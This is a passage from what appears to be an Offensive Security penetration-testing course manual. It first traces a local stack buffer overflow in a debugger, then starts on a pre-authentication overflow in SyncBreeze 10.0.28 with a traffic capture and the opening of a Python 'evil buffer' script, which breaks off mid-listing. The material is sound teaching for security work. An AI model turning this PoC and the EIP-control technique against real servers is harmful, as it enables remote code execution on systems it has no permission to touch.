Now, we can double-click on the *strcpy* destination address (0x0065FE70) in the stack pane to better monitor the memory write operations occurring at that address. This address is highlighted in Figure 196 as noted by the red arrow:




Figure 196: Monitoring the memory write operations

As shown in Figure 197, this changes the view of the stack pane slightly. Now, we see relative (positive and negative) offsets in the left-hand column instead of real addresses:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 197: Stack layout with relative offsets before strcpy execution

Let's take a closer look at this stack window. First, note that offset zero, now highlighted and noted with an arrow indicator (==>), is address 0x0065FE70. This is the beginning of the destination buffer where our input string of A's will ultimately be copied. Since we defined a 64-byte buffer in our program (buffer[64]), our buffer extends from offset 0 to offset +40, including the null terminator for our character array.

Notice that there are what appear to be return addresses in this buffer (offsets +C, +1C, and +2C) as well as various other oddities. Since we did not initialize, or clear, our buffer when we defined it, that space is filled with residual data, which the debugger attempts to interpret. When the time comes to copy our array of A's to the buffer, this residual data will be overwritten.

Next, notice the return address 0x004015AF at the top of the stack. This is the address we will return to when the *strcpy* has completed and correlates to the *MOV EAX,0* instruction shown in Figure 194. This is the instruction immediately following the *CALL <JMP.&msvcrt.strcpy>* instruction that brought us here, and that CALL instruction pushed this address on the stack automatically for us.

At this point, we can let the execution continue to the end of the *strcpy* function with *Debug > Execute till return* or Ctrl+F9. This will allow us to see the result of the *strcpy* function:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 198: Stack layout with relative offsets after strcpy execution

In Figure 198, *strcpy* has copied the twelve "A" characters to the stack (into the buffer) and we are clearly within the 64-byte buffer limit imposed by the declared local *buffer* variable size. Before proceeding, make a mental note of the address (004013E3) located at offset 0x4C (Figure 198) from the *buffer* variable. This is the *main* function return address, the address of the instruction we will return to once the *main* function has completed its execution. We will see this in action in a moment.

Now that the *strcpy* function has completed its execution and all data has been copied into the destination buffer, it's time to return the execution to *main* through the RETN assembly instruction shown in Figure 199.




Figure 199: Returning from strcpy to main

This RETN instruction "pops" the value at the top of the stack (0x004015AF, relative offset -0x14 in Figure 199) into the EIP register, instructing the CPU to execute the code at that location next.

If we single-step through this RETN instruction (with *Debug* > *Step into* or F7), we arrive back at the *main* function address 0x004015AF, as expected, since this is the next address after the *strcpy* call.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 200: Returning from strcpy to the main function

The next instruction, *MOV EAX,0* is the equivalent of the *return 0;* in our original source code and sends the exit status 0 to the operating system.

At this point, we have reached the *main* function epilogue.[308] The *main* function will simply return the execution to the very first piece of code created by the compiler that initially set up and called the *main* function itself.

The next instruction, LEAVE,[309] puts the return address at offset 0x4C (from the beginning of our *buffer* local variable) onto the top of the stack. Then, the RETN assembly instruction (Figure 201) pops the main function return address from the top of the stack and executes the code there.

[308] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Function_prologue#Epilogue

[309] (c9x.me), https://c9x.me/x86/html/file_module_x86_id_154.html

Copyright © Offensive Security Ltd. All rights reserved.




Figure 201: Returning from main to the parent function

We must linger at this point a while longer to understand the bigger picture. When *strcpy* copied the input string (12 bytes) from the command line argument to the stack *buffer* variable, it started to write at address 0x0065FE70 and onwards. In this case, there are no boundary checks on the size of the copy in our C code, therefore if we pass a longer string as an input to our program, enough data will be written to the stack and eventually we should be able to overwrite the return address of the *main* parent function located at offset 0x4C from the *buffer* variable. This means that if the return address overwrite is performed correctly, the instruction pointer will end up under our control as it will contain some of our argument data when the *main* function returns to the parent.

10.2.4 Overflowing the Buffer

In the previous example, we only wrote 12 bytes out of the available 64 bytes so the program ran and exited cleanly as expected. However, the offset between the *buffer* address (0x0065FE70) and the *main* function return address is 76 (0x4c in hex) bytes, so if we supply 80 "A"'s as an argument, they should all be copied onto the stack and write past the bounds of the assigned *buffer* into the target return address as illustrated in Figure 202.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 202: Illustration of buffer overflow

To do this, we can reopen the application with *File* > *Open* and enter 80 A's for the *Argument*. After placing a breakpoint on the *strcpy* function and continuing the execution till return, we end up with a stack layout like the one shown in Figure 203.




Figure 203: The return address of the main parent function is overwritten on the stack

If we continue the execution and proceed to the RETN instruction in the *main* function, the overwritten return address will be popped into EIP.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 204: The main function returns into the 0x41414141 invalid address

At this point, the CPU tries to read the next instruction from 0x41414141. Since this is not a valid address in the process memory space, the CPU triggers an access violation, crashing the application.



Figure 205: EIP overwrite

Once again, it's important to keep in mind that the EIP register is used by the CPU to direct code execution at the assembly level. Therefore, obtaining reliable control of EIP would allow us to execute any assembly code we want and eventually shellcode to obtain a reverse shell in the context of the vulnerable application. We will follow this through to completion in a later module.

10.2.5 Exercises

1. Repeat the steps shown in this section to see the 12 A's copied onto the stack.
2. Supply at least 80 A's and verify that EIP after the *strcpy* will contain the value 41414141.

10.3 Wrapping Up

In this module, we presented the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We reviewed how program memory is used, how a buffer overflow occurs,

Copyright © Offensive Security Ltd. All rights reserved.



and how the overflow can be used to control the execution flow of an application. This provided a good understanding of the conditions that make this attack possible and will help us in later modules as we develop an exploit to take advantage of this type of vulnerability.

Copyright © Offensive Security Ltd. All rights reserved.

11. Windows Buffer Overflows

In this module, we will demonstrate how to discover and exploit a vulnerability in the SyncBreeze application.[310] Although we are examining a known vulnerability, we will walk through the steps required to "discover it" and will not rely on previous research for this application. This will essentially replicate the process of discovering and exploiting a remote buffer overflow.

This process requires several steps. First, we must discover a vulnerability in the code (without access to the source). Then, we have to create our input in such a way that we gain control of critical CPU registers. Finally, we need to manipulate memory to gain reliable remote code execution.

11.1 Discovering the Vulnerability

Generally speaking, there are three primary techniques for identifying flaws in applications. Source code review is likely the easiest if it is available. If it is not, we can use reverse engineering techniques or fuzzing to find vulnerabilities. In this module, we will focus on fuzzing.

The goal of fuzzing is to provide the target application with input that is not handled correctly, resulting in an application crash. In its most basic form, this input is programmatically generated to be malformed. If a crash occurs as the result of processing malformed input data, it may indicate the presence of a potentially exploitable vulnerability, such as a buffer overflow.

There are many different categories of fuzzing tools and techniques that we can employ based on our particular needs. A fuzzer is considered generation-based if it creates malformed application inputs from scratch, following things like file format or network protocol specifications. A mutation-based fuzzer changes existing inputs by using techniques like bit-flipping to create a malformed variant of the original input.

Generally speaking, a fuzzer that is aware of the application input format can be classified as a smart fuzzer.[311]

11.1.1 Fuzzing the HTTP Protocol

Let's take a look at our vulnerable application to demonstrate the fuzzing and exploit development processes. In 2017, a buffer overflow vulnerability was discovered in the login mechanism of SyncBreeze version 10.0.28. Specifically, the username field of the HTTP POST login request could be used to crash the application. Since working credentials are not required to trigger the vulnerability, it is considered a pre-authentication buffer overflow, a terrific opportunity for us as penetration testers.

We'll begin by starting the SyncBreeze service on our Windows 10 client machine. This can be done by launching the Services console, *services.msc*, right clicking on SyncBreeze and selecting *Start*.

[310] (Flexense, 2019), http://www.syncbreeze.com/

[311] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Fuzzing

Copyright © Offensive Security Ltd. All rights reserved.




Figure 206: SyncBreeze Service Start

Now that the service is running, we can focus on the vulnerability discovery process. If we had no foreknowledge about this vulnerability, we would begin fuzzing every input field the application offered, hoping for unexpected behavior or an application crash. For the purposes of this module however, we will skip this step and focus specifically on the vulnerable username field. In order to code a basic generation-based fuzzer from scratch, we will first sample the network traffic that passes between the client and the server during the vulnerable interchange for use as our input data or seed.

We will use Wireshark in this module to collect the network protocol information, but a network proxy like Burp Suite can also be used to analyze HTTP-based protocols as well.

First, we will launch Wireshark on our Kali Linux machine, login into SyncBreeze with invalid credentials, and monitor the traffic on TCP port 80 of our Windows 10 machine as we log in to SyncBreeze:





Figure 207: Logging into SyncBreeze

Copyright © Offensive Security Ltd. All rights reserved.



Source	Destination	Protocol	Length	Info
10.11.0.22	10.11.0.4	TCP	66	80 → 43166 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
10.11.0.4	10.11.0.22	HTTP	345	GET /favicon.ico HTTP/1.1
10.11.0.22	10.11.0.4	TCP	71	80 → 43166 [PSH, ACK] Seq=1 Ack=292 Win=525568 Len=1
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=292 Ack=18 Win=29312 Len=0
10.11.0.22	10.11.0.4	HTTP	1273	HTTP/1.1 200 OK ()
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=292 Ack=1237 Win=32128 Len=0
10.11.0.22	10.11.0.4	TCP	60	80 → 43166 [FIN, ACK] Seq=1237 Ack=292 Win=525568 Le
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [FIN, ACK] Seq=292 Ack=1238 Win=32128 Len

Figure 208: Wireshark capture of HTTP traffic

Inspecting the traffic reveals the TCP three-way handshake followed by our HTTP traffic. The TCP stream is as follows:

```
POST /login HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/login
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=AAAA&password=BBBBHTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 730

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h
<html>
<head>
<meta http-equiv='Content-Type' content='text/html; charset=UTF-8'>
<meta name='Author' content='Flexense HTTP Server v10.0.28'>
<meta name='GENERATOR' content='Flexense HTTP v10.0.28'>
<title>Sync Breeze Enterprise @ DESKTOP-4MK82OB - Error</title>
<link rel='stylesheet' type='text/css' href='resources/syncbreeze.css' media='all'>
</head>
<body>
<center>
<div class='error_message' style='margin-top: 200px;'>
<p>The specified user name and/or password is incorrect.</p>
</div>
<input style='margin-top: 20px;' type='button' value='Close' onClick="history.go(-1);"
</center>
</body>
</html>
```

Listing 341 - HTTP traffic

The HTTP reply shows that the username and password are invalid, but this is irrelevant since the vulnerability we are investigating exists before the authentication takes place. We can replicate this HTTP communication and begin building our fuzzer with a Python *Proof of Concept* (PoC) script similar to the following:

Copyright © Offensive Security Ltd. All rights reserved.

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    size = 100

    inputBuffer = "A" * size

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire
fox/52.0\r\n"
    buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
\r\n"
    buffer += "Accept-Language: en-US,en;q=0.5\r\n"
    buffer += "Referer: http://10.11.0.22/login\r\n"
    buffer += "Connection: close\r\n"
